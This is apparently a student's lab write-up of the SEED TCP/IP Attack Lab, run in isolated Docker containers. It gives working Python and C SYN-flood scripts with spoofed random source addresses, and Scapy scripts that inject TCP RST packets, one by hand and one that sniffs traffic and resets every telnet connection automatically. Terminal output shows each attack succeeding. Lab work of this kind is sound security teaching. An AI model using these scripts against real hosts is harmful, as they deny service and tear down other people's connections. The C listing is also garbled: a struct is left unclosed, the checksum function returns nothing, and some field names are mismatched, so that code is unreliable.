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LAB: 11 TCP/IP Attack Lab

Environment Setup using Container:

```
[11/21/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[11/21/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/21/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (hostB-10.9.0.6, hostA-10.9.0.5) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Recreating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 | * Starting internet superserver inetd      [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd      [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd      [ OK ]
```

```
[11/21/23]seed@VM:~/.../Labsetup$ dockps
6a81934c855b  victim-10.9.0.5
33b9a0503eaa  seed-attacker
95f9fd7a39d2  user2-10.9.0.7
b6a109c71844  user1-10.9.0.6
[11/21/23]seed@VM:~/.../Labsetup$
```

Task 1: SYN Flooding Attack

The connections' state will be established at this point if the three-way handshake is completed. An example of how to verify if TCP connections have been established is provided below.

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

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This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 21 17:23:41 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

```
[11/23/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
```

```
root@6a81934c855b:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
tcp        0      0 127.0.0.11:45685        0.0.0.0:*
root@6a81934c855b:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
tcp        0      0 127.0.0.11:45685        0.0.0.0:*
tcp        0      0 10.9.0.5:23            10.9.0.6:50290        ESTABLISHED
```

As you can see above, I can access the victim computer when I use telnet 10.9.0.5 (victim) from user1 -10.9.0.6.

The screen grab that follows demonstrates that connections have been made, made possible by the creation of a folder called "victim." Assuming user1 has the required access rights to the victim machine, this folder is available to the user1 machine.

```
root@6a81934c855b:/# touch victim
root@6a81934c855b:/# mv victim home/
root@6a81934c855b:/# ls home/
seed  victim
```

```
[11/23/23]seed@VM:~/.../LabSetup$ docksh user1-10.9.0.6
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Trying 10.9.0.5...
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Escape character is '^].
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seed@6a81934c855b:~$ ls
victim
```

The TCP connection was successfully established, and the verification was successful.

SYN cookie Countermeasure

```
root@6a81934c855b:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

```
version: "3"
```

```
services:
  attacker:
    image: handsonsecurity/seed-ubuntu:large
    container_name: seed-attacker
    tty: true
    cap_add:
      - ALL
    privileged: true
```

Task 1.1: Launching the attack using python

Code : synflood.py

```
1#!/usr/bin/env python3
2
3 from scapy.all import IP, TCP, send
4 from ipaddress import IPv4Address
5 from random import getrandbits
6
7 ip = IP(dst="10.9.0.5")    #victim address
8 tcp = TCP(dport=23, flags='S') #23 is used for telnet
9 pkt = ip/tcp
10
11 while True:
12     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
13     pkt[TCP].sport = getrandbits(16) # source port
14     pkt[TCP].seq = getrandbits(32) # sequence number
15     send(pkt, iface = 'br-41c67d7442f1', verbose = 0)
```

The Python code provided implements a TCP SYN flood attack by using the Scapy library. With the SYN flag set, it continuously creates and sends TCP packets to the designated victim IP address and port (23, which is frequently used for Telnet). In order to overwhelm the victim's resources and prevent it from processing valid connection requests, the attack consists of randomly generating the source IP address, source port, and sequence number of each packet.

Output: successfully launched the attack using python an following output was obtained

```
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_recv | wc -l
61

root@6a81934c855b:/home# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:45685        0.0.0.0:*
tcp      0      0 10.9.0.5:23            0.131.5.251:14444   SYN_RECV
tcp      0      0 10.9.0.5:23            79.9.136.121:35949  SYN_RECV
tcp      0      0 10.9.0.5:23            71.250.170.157:50991 SYN_RECV
tcp      0      0 10.9.0.5:23            60.252.245.55:13989 SYN_RECV
tcp      0      0 10.9.0.5:23            252.2.178.187:8946  SYN_RECV
tcp      0      0 10.9.0.5:23            111.229.11.124:41552 SYN_RECV
tcp      0      0 10.9.0.5:23            137.95.128.221:328  SYN_RECV
tcp      0      0 10.9.0.5:23            160.118.36.103:50998 SYN_RECV
tcp      0      0 10.9.0.5:23            82.68.243.194:26649  SYN_RECV
tcp      0      0 10.9.0.5:23            6.100.171.109:36897 SYN_RECV
tcp      0      0 10.9.0.5:23            219.196.48.208:20732 SYN_RECV
tcp      0      0 10.9.0.5:23            7.236.183.194:29996 SYN_RECV
tcp      0      0 10.9.0.5:23            77.124.169.126:6301  SYN_RECV
tcp      0      0 10.9.0.5:23            250.10.124.15:5199   SYN_RECV
tcp      0      0 10.9.0.5:23            17.138.51.98:18092   SYN_RECV
tcp      0      0 10.9.0.5:23            247.127.191.109:48327 SYN_RECV
tcp      0      0 10.9.0.5:23            47.80.130.1:23334   SYN_RECV
tcp      0      0 10.9.0.5:23            176.152.87.26:65454  SYN_RECV
tcp      0      0 10.9.0.5:23            103.255.121.42:22225 SYN_RECV

root@6a81934c855b:/home# ss -n state syn_RECV sport = :23 | wc -l
62
root@6a81934c855b:/home# ss -n state syn_RECV sport = :23 | wc -l
62
root@6a81934c855b:/home# netstat -tna | grep -i syn_RECV | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_RECV | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_RECV | wc -l
61
root@6a81934c855b:/home# netstat -tna | grep -i syn_RECV | wc -l
33
root@6a81934c855b:/home# netstat -tna | grep -i syn_RECV | wc -l
1
```

Task 1.2: Launch the Attack Using C

Code : synflood.c

```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <errno.h>
5 #include <time.h>
6 #include <string.h>
7 #include <sys/socket.h>
8 #include <netinet/ip.h>
9 #include <arpa/inet.h>
10
11 /* IP Header */
12 struct ipheader {
13     unsigned char    iph_ihl:4, //IP header length
14     unsigned char    iph_ver:4; //IP version
15     unsigned char    iph_tos; //Type of service
16     unsigned short int iph_len; //IP Packet length (data + header)
17     unsigned short int iph_ident; //Identification
18     unsigned short int iph_flag:3; //Fragmentation flags
19     unsigned short int iph_offset:13; //Flags offset
20     unsigned char    iph_ttl; //Time to Live
21     unsigned char    iph_protocol; //Protocol type
22     unsigned short int iph_cksum; //IP datagram checksum
23     struct in_addr   iph_sourceip; //Source IP address
24     struct in_addr   iph_destip; //Destination IP address
25 };
26
27
28 /* TCP Header */
29 struct tcphandler {
30     u_short tcp_sport;           /* source port */
31     u_short tcp_dport;          /* destination port */
32     u_int  tcp_seq;             /* sequence number */
33     u_int  tcp_ack;             /* acknowledgement number */
34     u_char  tcp_offx2;          /* data offset, rsrv */
35 #define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
36     u_char  tcp_flags;
37
38 #define TH_FIN 0x01
39 #define TH_SYN 0x02
40 #define TH_RST 0x04
41 #define TH_PUSH 0x08
42 #define TH_ACK 0x10
43 #define TH_URG 0x20
44 #define TH_ECE 0x40
45 #define TH_CWR 0x80
46 #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
47     u_short tcp_win;           /* window */
48     u_short tcp_sum;           /* checksum */
49     u_short tcp_urp;           /* urgent pointer */
50
51 /* Psuedo TCP header */
52 struct pseudo_tcp
53 {
54     unsigned saddr, daddr;
55     unsigned char mbz;
56     unsigned char ptcl;
57     unsigned short tcpl;
58     struct tcphandler tcp;
59     char payload[1500];
60 };
61
62 // #define DEST_IP    "10.9.0.5"
63 // #define DEST_PORT 23 // Attack the web server
64 #define PACKET_LEN 1500
65
66 unsigned short calculate_tcp_checksum(struct ipheader *ip);
67
68 ****
69 Given an IP packet, send it out using a raw socket.
70 ****
71 void send_raw_ip_packet(struct ipheader* ip)
72 {
```

```

73| struct sockaddr_in dest_info;
74| int enable = 1;
75|
76| // Step 1: Create a raw network socket.
77| int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
78| if (sock < 0) {
79|     fprintf(stderr, "socket() failed: %s\n", strerror(errno));
80|     exit(1);
81| }
82|
83| // Step 2: Set socket option.
84| setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
85|             &enable, sizeof(enable));
86|
87| // Step 3: Provide needed information about destination.
88| dest_info.sin_family = AF_INET;
89| dest_info.sin_addr = ip->iph_destip;
90|
91| // Step 4: Send the packet out.
92| sendto(sock, ip, ntohs(ip->iph_len), 0,
93|         (struct sockaddr *)&dest_info, sizeof(dest_info));
94| close(sock);
95}
96
97
98 ****
99 Spoof a TCP SYN packet.
100 ****
101 int main(int argc, char *argv[]) {
102     char buffer[PACKET_LEN];
103     struct ipheader *ip = (struct ipheader *) buffer;
104     struct tcphdr *tcp = (struct tcphdr *) (buffer +
105                                             sizeof(struct ipheader));
106
107    if (argc < 3) {
108        printf("Please provide IP and Port number\n");
109
110        printf("Usage: synflood ip port\n");
111        exit(1);
112    }
113
114    char *DEST_IP    = argv[1];
115    int DEST_PORT    = atoi(argv[2]);
116
117
118    srand(time(0)); // Initialize the seed for random # generation.
119    while (1) {
120        memset(buffer, 0, PACKET_LEN);
121
122        //*****Step 1: Fill in the TCP header.
123        tcp->tcp_sport = rand(); // Use random source port
124        tcp->tcp_dport = htons(DEST_PORT);
125        tcp->tcp_seq   = rand(); // Use random sequence #
126        tcp->tcp_offx2 = 0x50;
127        tcp->tcp_flags = TH_SYN; // Enable the SYN bit
128        tcp->tcp_win   = htons(20000);
129        tcp->tcp_sum   = 0;
130
131        //*****Step 2: Fill in the IP header.
132        ip->iph_ver = 4; // Version (IPV4)
133        ip->iph_ihl = 5; // Header length
134        ip->iph_ttl = 50; // Time to live
135        ip->iph_sourceip.s_addr = rand(); // Use a random IP address
136        ip->iph_destip.s_addr = inet_addr(DEST_IP);
137        ip->iph_protocol = IPPROTO_TCP; // The value is 6.
138        ip->iph_len = htons(sizeof(struct ipheader) +
139                            sizeof(struct tcphdr));
140
141        // Calculate tcp checksum
142        tcp->tcp_sum = calculate_tcp_checksum(ip);

```

```

145     ****
146     Step 3: Finally, send the spoofed packet
147     ****
148     send_raw_ip_packet(ip);
149 }
150 }
151
152 return 0;
153}
154
155
156 unsigned short in_cksum (unsigned short *buf, int length)
157{
158     unsigned short *w = buf;
159     int nleft = length;
160     int sum = 0;
161     unsigned short temp=0;
162
163     /*
164      * The algorithm uses a 32 bit accumulator (sum), adds
165      * sequential 16 bit words to it, and at the end, folds back all
166      * the carry bits from the top 16 bits into the lower 16 bits.
167      */
168     while (nleft > 1) {
169         sum += *w++;
170         nleft -= 2;
171     }
172
173     /* treat the odd byte at the end, if any */
174     if (nleft == 1) {
175         *(u_char *)(&temp) = *(u_char *)w ;
176         sum += temp;
177     }
178
179     /* add back carry outs from top 16 bits to low 16 bits */
180     sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
181
182     sum += (sum >> 16); // add carry
183 }
184
185 ****
186 TCP checksum is calculated on the pseudo header, which includes
187 the TCP header and data, plus some part of the IP header.
188 Therefore, we need to construct the pseudo header first.
189 ****
190
191
192 unsigned short calculate_tcp_checksum(struct ipheader *ip)
193{
194     struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
195                                                 sizeof(struct ipheader));
196
197     int tcp_len = ntohs(ip->iplen) - sizeof(struct ipheader);
198
199     /* pseudo tcp header for the checksum computation */
200     struct pseudo_tcp p_tcp;
201     memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));
202
203     p_tcp.saddr = ip->iph_sourceip.s_addr;
204     p_tcp.daddr = ip->iph_destip.s_addr;
205     p_tcp.mbz = 0;
206     p_tcp.ptcl = IPPROTO_TCP;
207     p_tcp.ptcp = htons(tcp_len);
208     memcpy(&p_tcp.tcp, tcp, tcp_len);
209
210     return (unsigned short) in_cksum((unsigned short *)&p_tcp,
211                                     tcp_len + 12);
212}
213

```

A TCP SYN flood attack using raw sockets is implemented simply in the C code. To the given destination IP address and port, it creates and sends spoof TCP SYN packets. The application creates IP and TCP headers, uses a raw socket to send the packet, fills in a number of fields with random values, and determines the TCP checksum. In order to overwhelm the target's resources, the attack is carried out in an endless loop by sending bogus packets repeatedly. The target IP address and port are passed to the code as command-line arguments.

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood synflood.c synflood.py task2.py task2a.py
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
root@VM:/volumes# █
```

When we run the C program and attempt to establish a genuine Telnet connection with the victim, or server. If the attack is successful, the queue will not accept any more connections since it is filled with spoofing half-open connections, which prevents the telnet connection from being established.

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@280753cfb663:/# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/# ip tcp_metrics show
root@280753cfb663:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@280753cfb663:/# cd home
root@280753cfb663:/home# ip tcp_metrics show
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
0
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@280753cfb663:/home# netstat -tna | grep -i syn_recv | wc -l
128
root@280753cfb663:/home# █
```

Output: Was able to successfully launch the attack using C

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@24d96f936820:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@24d96f936820:/# █
```

Task 1.3: Enable the SYN Cookie Countermeasure

```
root@6a81934c855b:/home# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@6a81934c855b:/home# ip tcp_metrics_show
Object "tcp_metrics_show" is unknown, try "ip help".
root@6a81934c855b:/home# ip tcp_metrics show
      TCP Metrics
      100 01001 0551 00000000000000000000000000000000
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
```

Output : was able to enable SYN cookie Countermeasure successfully

```
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
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6a81934c855b login: seed
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Last login: Thu Nov 23 20:01:34 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@6a81934c855b:~$ exit
logout
Connection closed by foreign host.
root@b6a109c71844:/# █
```


Task 2: TCP RST Attacks on telnet Connections

Launching the attack manually.

In the victim used **netstat -tna** to check the active connection

```
[11/26/23] seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:39311       0.0.0.0:*              LISTEN
```

Opened wireshark and used filter **host 10.9.0.5 and tcp port 23**



Established connection with **victim** from **user-1**


```
[11/26/23] seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
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seed@6a81934c855b:~$
```

Captured the result on the wireshark



Inside the victim again used **netstat -tna** this time it was showing 3 connection among them was the one which was established one

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:39311        0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23             10.9.0.6:56374        ESTABLISHED
```

In the below code made changes for **src**, **dst**, **sport**, **dport**, **seq** which were been captured in the wireshark

Executed the below code in attacker side

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.5")
5tcp = TCP(sport=56374, dport=23, flags="R", seq=3491848207)
6pkt = ip/tcp
7ls(pkt)
8send(pkt, iface="br-41c67d7442f1", verbose=0)
9
```

Output :

```
root@VM:/volumes# chmod a+x task2.py
root@VM:/volumes# ll
total 36
-rwxrwxr-x 1 seed seed 17656 Nov 23 21:13 synflood
-rw-rw-r-- 1 seed seed 6843 Jun 20 2021 synflood.c
-rw-rw-r-- 1 seed seed 465 Nov 23 19:17 synflood.py
-rwxrwxr-x 1 seed seed 216 Nov 26 17:09 task2.py
root@VM:/volumes# python3 task2.py
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                = 64         (64)
proto        : ByteEnumField           = 6          (6)
cksum        : XShortField             = None      (None)
src          : SourceIPField            = '10.9.0.6' (None)
dst          : DestIPField              = '10.9.0.5' (None)
options      : PacketListField         = []        ([])

sport        : ShortEnumField           = 56374     (20)
dport        : ShortEnumField           = 23        (80)
seq          : IntField                 = 3491848207 (0)
ack          : IntField                 = 0          (0)
dataofs      : BitField (4 bits)         = None      (None)
reserved     : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
cksum        : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField         = []        (b'')
root@VM:/volumes#
```

After executing the code when I tried to type in the **user1** the telnet connection was closed

```
[11/26/23]seed@VM:~/.../LabSetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^>'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:04:50 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@6a81934c855b:~$ Connection closed by foreign host.
root@b6a109c71844:/# s
```

In the victim used **netstat -tna** to check the active connection and the connection that was established was been closed

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.11:39311        0.0.0.0:*          LISTEN
root@6a81934c855b:/#
```

Observation : Was successfully able to launch the attack manually

Launching the attack automatically.

Executed the below code

```
1#!/usr/bin/python3
2
3 from scapy.all import *
4
5 def spoof_tcp(pkt):
6     IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7     TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
8                     dport=pkt[TCP].sport, sport=pkt[TCP].dport)
9     spoofpkt = IPLayer/TCPLayer
10    ls(spoofpkt)
11    send(spoofpkt, verbose=0)
12
13 pkt=sniff(iface='br-41c67d7442f1', filter='tcp and port 23', prn=spoof_tcp)
```

Inside the victim checked the active connection

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:41397        0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
```

Established connection with **victim** from **user-1**

```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

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This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:46:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
```

Output for the above code

```
root@VM:/volumes# python3 task2a.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField                = 0            (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1            (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()>  (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                 = 64           (64)
proto       : ByteEnumField            = 6            (0)
checksum    : XShortField              = None        (None)
src          : SourceIPField            = '10.9.0.5'  (None)
dst          : DestIPField              = '10.9.0.6'  (None)
options     : PacketListField          = []          ([])

sport        : ShortEnumField            = 23           (20)
dport        : ShortEnumField            = 39522        (80)
seq          : IntField                  = 0            (0)
ack          : IntField                  = 0            (0)
dataofs     : BitField (4 bits)          = None        (None)
reserved    : BitField (3 bits)          = 0            (0)
flags        : FlagsField (3 bits)        = <Flag 4 (R)>  (<Flag 2 (S)>)
window       : ShortField               = 8192          (8192)
checksum    : XShortField              = None        (None)
urgptr      : ShortField               = 0            (0)
options     : TCPOptionsField          = []          ((b''))
version    : BitField (4 bits)          = 4            (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1            (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()>  (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                 = 64           (64)
proto       : ByteEnumField            = 6            (0)
```

Again checked the connection in the victim and was able to see 3 connection

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:41397        0.0.0.0:*             LISTEN
tcp      0      0 0.0.0.0:23              0.0.0.0:*             LISTEN
tcp      0      0 10.9.0.5:23             10.9.0.6:44596        ESTABLISHED
```

After executing the code when tried typing in **user1** the telnet connection was closed

```
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root@b6a109c71844:/# telnet 10.9.0.5
